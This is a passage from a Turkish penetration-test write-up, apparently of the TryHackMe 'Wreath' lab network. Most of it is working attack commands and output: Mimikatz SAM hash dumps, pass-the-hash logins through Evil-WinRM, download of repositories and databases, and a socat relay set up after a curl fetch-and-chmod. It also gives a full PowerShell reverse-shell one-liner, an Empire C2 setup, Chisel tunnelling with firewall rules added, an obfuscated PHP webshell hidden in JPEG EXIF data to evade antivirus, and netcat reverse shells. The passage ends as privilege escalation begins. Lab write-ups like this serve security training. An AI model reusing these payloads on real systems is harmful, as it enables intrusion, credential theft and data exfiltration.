
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\yyy\Documents> |
```

Evil-WinRM⁸ ile girişte başarılı olundu ancak RDP bağlantısı kurmak daha rahat hareket etme imkanı sunacaktır. Hedefte program yüklemek gürültü oluşturacağından saldırgan makinedeki özel bir klasör paylaşımına açıldı:

```
(root@yavuz)-[~]
# xfreerdp /v:localhost:3390 /u:yyy /p:p4ssc0de4RDP +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share-yyy
```

Bağlantı başarılı olduğunda komut istemi yönetici olarak çalıştırıldı. Hedefin hassas bilgilerini ele geçirmek amacıyla Mimikatz⁹ aracı kullanıldı.

3.6 Kimlik Bilgilerinin Çıkarılması



İlgili araç kullanarak hedefin Hash değerlerinin dökümü alındı.

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1
```


```
RID : 000003e9 (1001)
User : Thomas
Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f
```

Bu aşamada Thomas kullanıcısının parolasının zayıf olduğu keşfedildi.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

02d90eda8f6b6b06c32d5f207831101f

☐ Ben robot değilim
 

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
02d90eda8f6b6b06c32d5f207831101f	NTLM	i<3ruby

3.7 GitStack Veri Sızdırma

Administrator Hash'i ile Evil-WinRM aracı kullanılarak Pass-The-Hash¹⁰ saldırısı gerçekleştirildi.

```

WVY
(root@yavuz)-[~]
# evil-winrm -i localhost -P 5986 -u administrator -H '37db630168e5f82aafa8461e05c6bbd1'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
  
```

Saldırı başarılı ve hedefte Administrator hakları ile işlem yapılabililiyor. Dizin taraması yapıldı ve önemli olduğu düşünülen dosya ve klasörler daha sonra incelenmek üzere ele geçirildi.

```

*Evil-WinRM* PS C:\GitStack\Repositories> dir

Directory: C:\GitStack\Repositories

Mode                LastWriteTime         Length Name
----                -
d-----         1/2/2021   7:05 PM         Website.git

*Evil-WinRM* PS C:\GitStack\Repositories> download Website.git ../Desktop/Wreath/loot
Info: Downloading C:\GitStack\Repositories\Website.git to ../Desktop/Wreath/loot
Info: Download successful!
  
```



```
*Evil-WinRM* PS C:\GitStack\Data> download data.db ./Desktop/Wreath/loot/data.db
Info: Downloading C:\GitStack\Data\data.db to ./Desktop/Wreath/loot/data.db
Info: Download successful!
*Evil-WinRM* PS C:\GitStack\Data> download data.db ./Desktop/Wreath/loot/passwdfile
Info: Downloading C:\GitStack\Data\data.db to ./Desktop/Wreath/loot/passwdfile
Info: Download successful!
```

Son olarak Git-Serv üzerinden Reverse Shell almak istendi. Ancak bu makine ile doğrudan iletişim kurulamamakta. .200 üzerinden komutlar gönderilse bile eğer iletişim tek taraflı ise Reverse Shell gibi çift taraflı bir bağlantı sağlamak mümkün olmayacaktır. Bu nedenle 'Socat Relay' yapıldı.

Öncelikle Socat programının static-binary dosyası .200 Prod-Serv'a taşındı. Dosyanın çalıştırılabilir olduğundan emin oldundu. Prod-Serv'ın Centos işletim sistemi kullandığı keşfedilmişti. Katı güvenlik duvarı kurallarına takılmamak için bir güvenlik duvarı kuralı eklendi. Son olarak Socat Relay yönlendirmesi yapıldı.

```
[root@prod-serv ~]# curl 10.50.86.136:8000/socat-x86_64 -o /tmp/socat-yyyv2 && chmod +x /tmp/socat-yyyv2
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 2646k  100 2646k    0     0  484k      0  0:00:05  0:00:05 --:--:-- 557k
[root@prod-serv ~]# file /tmp/socat-yyyv2
/tmp/socat-yyyv2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 15420/tcp
success
[root@prod-serv ~]# /tmp/socat-yyyv2 tcp-l:15420,fork,reuseaddr tcp:10.50.86.136:15690
```

Artık 2. hedeften ters kabuk alınabilir. Payload 'sözde kabuk' aldığımız terminale yüklendi ve ters kabuk bağlantısı yapılabildiği görüldü.

```
$ powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.85.200',15420);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()}"
```

```
(root@yavuz)-[~/Desktop]
# nc -lvnp 15690
listening on [any] 15690 ...
connect to [10.50.86.136] from (UNKNOWN) [10.200.85.200] 34470

PS C:\GitStack\gitphp> whoami
nt authority\system
PS C:\GitStack\gitphp> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::e0bd:8ff6:13bf:1998%6
    IPv4 Address. . . . . : 10.200.85.150
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.85.1
PS C:\GitStack\gitphp> |
```

3.8 PC-Server Numaralandırma

Bu aşamada ele geçirilen 2 sunucuyla da (.200 ve .150) daha verimli çalışabilmek için bir C2 Çerçevesi olan Empire¹¹ kurulumu yapıldı ve uygun şekilde yapılandırıldı.

The screenshot shows the Empire framework interface with three main sections: Listeners, Stagers, and Agents.

Listeners / List

Tags	Name	Template	Host	Port	Created At	Tags	Actions
	Prod-Serv	http	http://10.50.86.136:443	443	2 hours ago	New Tag	
	http_hop	http_hop	http://10.200.85.200:44444	44444	an hour ago	New Tag	

Stagers

Name	Listener	Type	Language	Created At	Actions
98yZl	Prod-Serv	multi_bash	python	2 hours ago	
98yZl	http_hop	multi_launcher	powershell	an hour ago	

Agents / List

Name	Last Seen	First Seen	Hostname	Process	Language	Username	Internal IP	Actions
0VUHY2UA	a few seconds ago	an hour ago	prod-serv	python3	python	root	10.200.85.200	
CIHBKTSN	a few seconds ago	24 minutes ago	GIT-SERV	powershell	powershell	WORKGROUP\SYSTEM	10.200.85.150	

Empire araçları da kullanılarak Evil-WinRM oturumu başlatıldı ve .100 hedefinde port taraması gerçekleştirildi.

```
(root@yavuz)-[~]
# evil-winrm -i localhost -P 5986 -u administrator -H '37db630168e5f82aafa8461e05c6bbd1' -s /opt/E
mpire/empire/server/data/module_source/situational_awareness/network/

*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -hosts 10.200.85.100 -topports 50

Hostname      : 10.200.85.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
finishTime    : 1/5/2024 7:46:47 PM
```

.100'ün sadece .150 sunucusu ile iletişimi olduğunu biliniyor. Bu nedenle uygun şekilde tünelleme yapılması gerekiyor. Tünelleme aşamasında Sshuttle¹² ve Chisel¹³ araçları kullanıldı.

```
(root@yavuz)-[~/Desktop]
# sshuttle -r root@10.200.85.200 --ssh-cmd "ssh -i /root/Desktop/Wreath/0.2-WebServer-Exploitation
/id_rsa" 10.200.85.0/24 -x 10.200.85.200
c : Connected to server.
```

Öncelikle Evil-WinRM oturumuna Chisel static-binary dosyası taşındı:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir

Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         1/5/2024   8:19 PM         8548352 chisel-yyy.exe

*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

Firewall engeline takılmamak için yeni bir kural eklendi ve Chisel hedefte sunucu modda başlatıldı.


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="chisel-r
ule-yyy" dir=in action=allow protocol=tcp localport=17500
Ok.

*Evil-WinRM* PS C:\Users\Administrator\Documents> ./chisel-yyy.exe server -p 17500 --socks5
chisel-yyy.exe : 2024/01/05 21:09:56 server: Fingerprint bldEiBwKU5ZC/MuP45/7METs+XZB4lVsR2XN4j1cqSk
=
+ CategoryInfo          : NotSpecified: (2024/01/05 21:0 ... lVsR2XN4j1cqSk=:String) [], RemoteExc
eption
+ FullyQualifiedErrorId : NativeCommandError
2024/01/05 21:09:56 server: Listening on http://0.0.0.0:175002024/01/05 21:23:33 server: session#1:
Client version (1.9.1-0kali1) differs from server version (1.7.6)|
```


Saldırgan makineden client modunda başlatılarak bağlantı tamamlandı.

```
(root@yavuz)-[~]
# chisel client 10.200.85.150:17500 9090:socks
2024/01/05 16:23:33 client: Connecting to ws://10.200.85.150:17500
2024/01/05 16:23:33 client: tun: proxy#127.0.0.1:9090⇒socks: Listening
2024/01/05 16:23:34 client: Connected (Latency 168.780996ms)
```


Saldırgan makinedeki tarayıcıda uygun proxy.yapılandırmaları gerçekleştirildi.




İlgili yapılandırmalar görselleştirilmek istenirse:



Uygun tünelleme ile son hedefin 80 portuna erişilebildi.



Public sunucuda karşılaşılan web sayfasının aynısı ile karşılaşıldı. Wappalyzer¹⁴ aracı ile sistemde kullanılan teknolojiler çıkarıldı.



3.9 Thomas Olarak Etkileşimli Komut Kabuğu

Git sunucusundan ele geçirilen kritik dosyaları araştırmak için karar verildi. Extractor.sh isimli bir betik kullanıldı ve betik, ele geçirilen website.git klasöründen okunabilir dizinler çıkarabildi.

```
=====
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end

=====
1-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter

=====
2-70dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit
```

Daha sonra PHP uzantılı dosyalar araştırıldı. Dosya yüklenmesine olanak tanıyan bir uçbirim keşfedildi.

```
(root@yavuz)-[~/Desktop/website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3]
# find . -name "*.php"
./resources/index.php

(root@yavuz)-[~/Desktop/website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3]
# ls resources
assets  index.php


(root@yavuz)-[~/Desktop/website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3]
# cat resources/index.php
```

İlgili kod incelendiğinde, yüklenmesine izin verilen dosya uzantılarının bulunduğu bir 'whitelist' keşfedildi.

```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
    $target = "uploads/".basename($_FILES["file"]["name"]);
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ../?msg=Exists");
        die();
    }
}
```


Aynı dosyadan edinilen bilgiler ile dosya yüklenmesine olanak tanıyan dizine erişmeye çalışıldı.
İlk olarak Basic Auth sayfası ile karşılandık.

Git-Serv'da ele geçirip kirdığımız Hash parola burada da kullanılmıştı. Brute Force¹⁵ dahi kullanmadan basit bir tahminle, doğrudan ilgili dosya yükleme dizinine erişmek mümkün oldu.




Dosya yükleme sisteminin tepkilerini ölçmek adına test yüklemesi yapıldı. Örnek bir JPEG görselinin uzantısına .php eklendi ve exiftool aracı ile 'Test Payload' yorumu ekleyip görselin yüklenip yüklenilmeyeceği test edildi.

```
(root@yavuz)-[~/Desktop]
# exiftool -Comment="php echo \&lt;pre&gt;Ornek Payload&lt;/pre&gt;\"; die(); ?&gt;" ornek.jpg.php
1 image files updated


(root@yavuz)-[~/Desktop]
#</pre


ornek.jpg.p...


```



Herhangi bir jpeg dosyasına php payloadı enjekte edip sisteme yüklenebileceği keşfedildi. Yüklenen dosyanın sistemde nereye gittiği konusunda altdizin taraması yapmadan önce 'uploads' dizini test edildi.



Altdizin taramasına dahi gerek kalmadan yüklenen dosyanın konumuna ulaşıldı. Yüklenen dosya çağırıldığında eklenen yorum satırı görülebiliyor ancak diğer karakterlerin değiştiği/bozulduğu keşfediliyor. Hedefte antivirüs olduğu biliniyor. Bu aşamada hedefte bir webshell çalıştırmak istenildi ancak kaçınılması gereken bir antivirüs olduğu da farkedildi.

Öncelikle bir PHP Web Shell Payload'ı hazırlandı. PHP Obfuscator sitesi üzerinde payload düzenlendi.

```
<?php
$cmd = $_GET["wreath"];

if(isset($cmd)){

echo "<pre>" . shell_exec($cmd) . "</pre>";

}

die();
```


İlgili payload jpeg dosyasına enjekte edildi. Dosyanın JPEG olarak görüldüğünden emin olundu ve sisteme yüklendi.

```
(root@yavuz)-[~/Desktop]
# exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-yavuz.jpg.php
1 image files updated

(root@yavuz)-[~/Desktop]
# exiftool shell-yavuz.jpg.php
ExifTool Version Number      : 12.67
File Name                    : shell-yavuz.jpg.php
Directory                    : .
File Size                    : 119 kB
File Modification Date/Time   : 2024:01:05 18:33:29-05:00
File Access Date/Time         : 2024:01:05 18:33:29-05:00
File Inode Change Date/Time   : 2024:01:05 18:33:29-05:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension           : jpg
MIME Type                    : image/jpeg
```

Yüklenilen dosya çağırıldığında ve ?wreath='komut' bölümüne örnek bir komut girildiğinde Web Shell'in başarıyla çalıştığı doğrulandı.

```
10.200.85.100/resources/uploads/shell-yavuz.jpg.php?wreath=whoami
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec hashes Free VPN Accounts
JIFHH(ICC_PROFILEmnrRGB XYZ acsp- desc-trXYZdgXYZxbXYZrTRC(gTRC(bTRC(wtptcprt wreath-pc\thomas
```

Daha stabil bir komut arayüzü kullanabilmek için son hedefte de ters kabuk almak istendi. İlk olarak Netcat¹⁶ programının static-binary dosyası Web Shell¹⁷ üzerinden hedefe taşındı.

```
(root@yavuz)-[~/Desktop/workspace/nc.exe]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.85.100 - - [06/Jan/2024 03:52:03] "GET /nc64.exe HTTP/1.1" 200 -
```

Dinleyici başlatıldı ve yüklenilen payload Web Shell üzerinde çalıştırıldı. Ters Kabuk (Reverse Shell) alınabildi.

```
(root@yavuz)-[~/Desktop/workspace]
# nc -lvp 1234
listening on [any] 1234 ...
10.200.85.100: inverse host lookup failed: Unknown host
connect to [10.50.86.136] from (UNKNOWN) [10.200.85.100] 51044
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

3.10 SYSTEM seviyesine Yükseltme

Sistem ayrıcalıklarına yükselebilmek için araştırmaya başlandı. Hesapların taklit edilmesine olanak tanıyan bir işlevin aktif olduğu gözlemlendi

```
C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv
```

PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Mevcut kullanıcı olarak herhangi bir ayrıcalıklı grup üyesi olunmadığı görüldü.

```
